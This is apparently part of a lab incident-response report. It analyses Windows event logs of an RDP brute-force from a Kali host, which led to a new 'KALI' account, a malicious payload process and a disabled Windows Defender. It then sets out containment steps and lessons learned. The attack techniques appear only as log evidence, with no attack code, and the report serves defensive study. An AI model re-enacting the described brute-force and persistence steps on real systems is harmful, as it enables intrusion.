Time	host	source	sourcetype	user	taskCategory	Source_Workstation	action	CategoryString	Keywords	EventCode	name	user_group	dest	src_port	src_user	src_user_name	src
9/26/24 4:23:57.000 PM	EC2AMAZ-7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ-7F3H709				kali
9/26/24 4:23:57.000 PM	EC2AMAZ-7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ-7F3H709				kali
9/26/24 4:23:57.000 PM	EC2AMAZ-7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ-7F3H709				kali
9/26/24 4:23:57.000 PM	EC2AMAZ-7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ-7F3H709				kali
9/26/24 4:23:58.000 PM	EC2AMAZ-7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	success	Audit Success	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ-7F3H709				kali

- If we took a closer look at the logs above, we could detect some unusual behavior
  - The time stamp is so close in each log
  - Repeated failure action
  - After many frequent failure actions, there is a Success action

Time	host	source	sourcetype	user	taskCategory	Source_Workstation	action	CategoryString	Keywords	EventCode	name	user_group	dest	src_port	src_user	src_user_name	src
9/26/24 4:23:58.000 PM	EC2AMAZ-7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	success	Audit Success	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ-7F3H709				kali

## Analyzing the logs

PM	host	source	sourcetype	user	taskcategory	Source_Worksation	action
09/26/2024 04:23:58 PM							
... 40 lines omitted ...							
Network Information:							
Workstation Name:       kali							
Source Network Address: 41.236.158.194							
Source Port:            0							
Show all 70 lines							
Event Actions ▾							
Type	✓ Field	Value					Actions
Selected	✓ TaskCategory ▾	Logon					▼
	✓ action ▾	success					▼
	✓ host ▾	EC2AMAZ-7F3H7O9					▼
	✓ source ▾	WinEventLog:Security					▼
	✓ sourcetype ▾	WinEventLog					▼
	✓ user ▾	Administrator					▼
Event	Account_Domain ▾	-					▼
		EC2AMAZ-7F3H7O9					▼
	Account_Name ▾	-					▼
		Administrator					▼
	Authentication_Package ▾	NTLM					▼
	ComputerName ▾	EC2AMAZ-7F3H7O9					▼
	Elevated_Token ▾	Yes					▼

Transited_Services ▾		-	
Type ▾		Information	
Virtual_Account ▾		No	
Workstation_Name ▾		kali	
action ▾		success	
app ▾		win:remote ( remote )	
authentication_method ▾		NTLM	

- We deduce that the attacker after many frequent failures, he successfully brute forced the password and logged into the machine
- Attacker\_Workstation\_Name = Kali
- Attacker\_IP\_Address = 41.236.158.194

- Now we would try to find if the attacker gained unauthorized privilege or created any other users

Table ▾	Format	50 Per Page ▾								< Prev	1	2	3	4	5	Next >
i	_time	host ▾	source ▾	sourcetype ▾	user ▾	TaskCategory ▾	Source_Workstation ▾	action ▾								
>	9/26/24 4:41:19.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	KALI	User Account Management		modified								
>	9/26/24 4:41:19.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	KALI	User Account Management		modified								
>	9/26/24 4:41:19.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	KALI	User Account Management		created								
>	9/26/24 4:23:58.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	Administrator	Logon		success								
>	9/26/24 4:23:58.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	success								
>	9/26/24 4:23:57.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	Administrator	Logon		failure								
>	9/26/24	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure								

- As shown above the attacker after gaining access to the victim machine, he created a new User called 'KALI'

Changed Attributes:			
SAM Account Name:	KALI		
Display Name:	<value not set>		
<a href="#">Show all 48 lines</a>			
Event Actions ▾			
Type	Field	Value	Actions
Selected	<input checked="" type="checkbox"/> CategoryString ▾	Account Management	▼
	<input checked="" type="checkbox"/> EventCode ▾	4738	▼
	<input checked="" type="checkbox"/> Keywords ▾	Audit Success	▼
	<input checked="" type="checkbox"/> TaskCategory ▾	User Account Management	▼
	<input checked="" type="checkbox"/> action ▾	modified	▼
	<input checked="" type="checkbox"/> host ▾	EC2AMAZ-7F3H7O9	▼
	<input checked="" type="checkbox"/> name ▾	A user account was changed	▼
	<input checked="" type="checkbox"/> source ▾	WinEventLog:Security	▼
	<input checked="" type="checkbox"/> sourcetype ▾	WinEventLog	▼
	<input checked="" type="checkbox"/> user ▾	KALI	▼
	<input checked="" type="checkbox"/> user_group ▾	KALI	▼
Event	<input type="checkbox"/> Account_Domain ▾	EC2AMAZ-7F3H7O9	▼
		EC2AMAZ-7F3H7O9	▼
	<input type="checkbox"/> Account_Expires ▾	<never>	▼
	<input type="checkbox"/> Account_Name ▾	Administrator	▼
		KALI	▼

## Checking unusual processes




- We can see a process called ‘svchost-Abdelrahman.exe’ which is a malicious process related to the payload we have created

## 9-Containment Phase

In this phase, we will see how to contain this incident to avoid spreading it in our network.


### Steps

1. The first step in containment is to isolate the affected **Windows Server** to prevent the attacker from continuing to interact with it and spreading further into the network.
2. Once the server is isolated, it is essential to terminate any **active C2 connections** between the attacker and the server.





3. Since the attack originated from the **Kali Linux machine**, its IP address can be blocked to prevent any further communication attempts with the compromised server.





#### 1- Open windows firewall, click on **Inbound Rules** then **New Rule**




#### 2- Choose custom rule



### 3- Add the attacker's IP address to block it



#### 4- The rule we created



- 4- Remove any unauthorized users
- 5- Since the attacker disabled **Windows Defender**, it must be re-enabled to provide protection against further malware or persistence mechanisms.
- 6- Use Complex Passwords and a strong Group Policy

## 10-Lessons Learned

### 1- Importance of Strong Authentication and Access Controls

**Lesson:** The attack was successful due to weak authentication mechanisms (brute-force vulnerability on RDP). This demonstrates the necessity of robust authentication methods and ensuring that sensitive services like RDP are not exposed to the internet.

**Action:** Implement **multi-factor authentication (MFA)** for RDP and all privileged accounts. Consider **disabling RDP** or exposing it only through secure methods like **VPN** or **bastion hosts**.

### 2- Early Detection and Monitoring are Essential

**Lesson:** The attacker disabled **Windows Defender**, which remained undetected. Better endpoint monitoring and alerting mechanisms could have detected the attacker's presence earlier, before deeper compromise occurred.

**Action:** Deploy **endpoint detection and response (EDR)** solutions across critical systems. Ensure **real-time monitoring** for suspicious activities, such as disabling security services, unexpected PowerShell commands, or abnormal RDP sessions.

### 3- The Need for Regular Vulnerability Assessments

**Lesson:** The attacker gained initial access by exploiting an open RDP port, showing that regular vulnerability assessments and hardening processes should be part of routine operations.

**Action:** Conduct regular vulnerability scans to identify and remediate open ports, weak services, and other misconfigurations.

### 4. Defense Evasion Techniques Must Be Anticipated

**Lesson:** The attacker used defense evasion techniques, such as disabling Windows Defender and bypassing security controls. Anticipating and detecting these types of evasion tactics is key.

**Action:** Set up security baselines and implement continuous integrity monitoring to detect any unauthorized changes in security configurations.